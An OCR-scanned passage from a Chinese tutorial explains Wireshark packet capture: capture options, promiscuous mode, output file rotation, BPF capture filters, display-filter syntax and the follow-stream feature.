
1. 进行捕获选项设置

进行捕获选项设置的具体操作步骤如下。


Step 01 选择“捕获”菜单，在弹出的菜单中选择“选项”菜单命令，如下图所示。



Step 02 打开“捕获接口”对话框，默认选中“输入”选项卡，其中混杂模式为选中状态，该项需要选中，否则可能抓取不到数据包，列表中列出网卡相关信息，选择相应的网卡可以抓取数据包，如下图所示。



Step 03 在“捕获接口”对话框中，选择“输出”选项卡，在其中可以设置文件保存的路径、输出格式、是否自动创建新文件等，如下图所示。




默认“自动创建新文件”复选框未被选中，选中后可以指定保存规则，有 3 种规则可供选择。

（1）根据抓包文件的大小，达到规定大小保存更换下一个文件，保存文件大小可以调整。例如，1MB 保存一个文件。

（2）根据时间长度判断，达到规定时间保存更换下一个文件。例如，每间隔 1min 存储一个文件。

（3）循环模式，只使用两个数据包，初始时会创建两个数据包，当需要第三数据包时，不创建，替换第一个数据包，依次循环。

Step 04 在“捕获接口”对话框中，选择“选项”选项卡，在其中可以设置显示选项、解析名称、自动停止捕获等参数，如下图所示。



提示：这里的自动停止捕获规则，相当于一个定时器的作用，当符合条件后停止抓包，可以同多文件保存功能配合使用。例如，设置每 1MB 保存一个数据包，符合 10 个文件后停止抓包。

2. 数据包的过滤设置

Wireshark 抓包过滤是基于 Libpcap/wincap 库实现的，所以遵循 BPF（Berkeley Packet Filter）语法，其中包括类型（Type）、方向（Dir）、协议（Proto）、逻辑运算符。

- 类型：如 host、net、port。

- 方向：如 src、dst。
- 协议：如 ether、ip、tcp、udp、http、ftp 等。
- 逻辑运算：如 && 与、|| 或、！ 非。

例如，想要抓取源地址位 192.168.0.100 目的地端口为 80 的流量，过滤语句为 src host 192.168.0.100 && dst port 80；想要抓取 IP 地址 192.168.0.100 和 192.168.0.101 的流量，过滤语句为 host 192.168.0.100 || host 192.168.0.101；想要抓取除广播外的所有包，过滤语句为！ broadcast。

3. 开始捕获数据包

（1） 过滤 MAC 地址

过滤的语法格式如下。

```
ether host <需要过滤的MAC地址>
ether src host <MAC地址>
ether dst host <MAC地址>
```

例如，对 MAC 地址过滤，可以在“所选择接口的捕获过滤器”文本框中输入如下图所示的语句。

☑ 在所有接口上使用混杂模式
所选择接口的捕获过滤器: ether src f4:83:cd:33:60:73

提示： 如果过滤字段输入错误，则背景色是红色，输入正确则是绿色。

（2）过滤 IP 地址

过滤的语法格式如下。

```
host <需过滤的IP地址>
src host <IP地址>
dst host <IP地址>
```

例如，对 IP 地址过滤，可以在“所选择接口的捕获过滤器”文本框中输入如下图所示的语句。

☑ 在所有接口上使用混杂模式
所选择接口的捕获过滤器: src host 192.168.0.100

（3）过滤端口

过滤的语法格式如下。

```
    prot 80、! prot 80、dst port 80、src
port 80
```

例如，综合过滤地址与端口，可以在“所选择接口的捕获过滤器”文本框中输入如下图所示的语句。

☑ 在所有接口上使用混杂模式
所选择接口的捕获过滤器: host 192.168.0.100 && port 8080

提示： 抓包过滤一旦设置后将只抓取符合规则的数据包，这样会过滤掉大量干扰数据包，从而提高抓包数据的准确率。

4. 过滤数据包

显示过滤器与抓包过滤类似，显示过滤器是在已经抓取的数据包中去过滤显示出需要的数据包，在快捷方式的下方有一个可以输入表达式的地方，如下图所示，在这里输入相应的表达式即可进行过滤。

显示过滤的语法设置规则如下：

- 比较操作符：==（等于）、！ =（不等于）、>（大于）、<（小于）、>=（大于或等于）、<=（小于或等于）。
- 逻辑操作：and（与操作）、or（或操作）、xor（异或操作）、not（非操作）。
- IP 地址：ip.addr、ip.src、ip.dst。
- 端口过滤：tcp.port、tcp.srcport、tcp.dstport、tcp.flat.syn、tcp.flag.ack。
- 协议过滤：arp、ip、icmp、upd、tcp、bootp、dns 等。

例如，想要过滤满足以下条件的数据包，其中，IP 地址为如下设置：

```
    ip.addr == 192.168.1.1
    ip.src == 192.168.1.1
    ip.dst == 192.168.1.1
    ip.src == 192.168.1.100 and ip.dst
== 58.106.127.80
```


端口为如下设置：

```
    tcp.port == 80
    tcp.srcport == 80
    tcp.dstport == 80
    tcp.flag.syn == 1
```

过滤协议如下：

arp、tcp、udp、not http、not arp

下面给出一个综合过滤的语句，其中筛选了 IP 地址为 192.0.2.1，并且不是从 TCP 协议 80、25 端口发出的包，输入的表达式如下图所示。



什么情况使用抓包过滤？什么情况使用显示过滤？

如果实际网络数据流量比较大，并且已经锁定数据包类型可以使用抓包过滤器。一般如果没有特殊需求，建议使用整体抓包，然后再进行显示过滤，保证一个真实的网络环境，根据需要再进行筛分，这样分析数据包效果会更好。



绝招8：分析捕获的数据包


分析数据包主要包括数据追踪与专家信息两方面内容，它们都属于“分析”菜单下的功能。

1. 数据追踪


正常通信中，TCP、UDP、SSL 等数据包都是以分片的形发送的，如果在整个数据包中分片查看数据包不便于分析，使用数据流追踪可以将 TCP、UDP、SSL 等数据流进行重组，以一个完整的形式呈现出来。

打开流追踪有两种方式：


第 1 种方式：在数据流显示列表中，选择需要追踪的数据流，右击，在弹出的快捷菜单中选择“追踪流”菜单命令，如下图所示。



第 2 种方式：选择“分析”菜单，在弹出的菜单中选择“追踪流”菜单命令，如下图所示。



以上两种方式都可以打开“追踪流”界面，如下图所示，从这里可以清晰地看到这个协议通信的完整过程，其中红色部分为发送请求，蓝色部分为服务器返回结果。



2. 专家信息

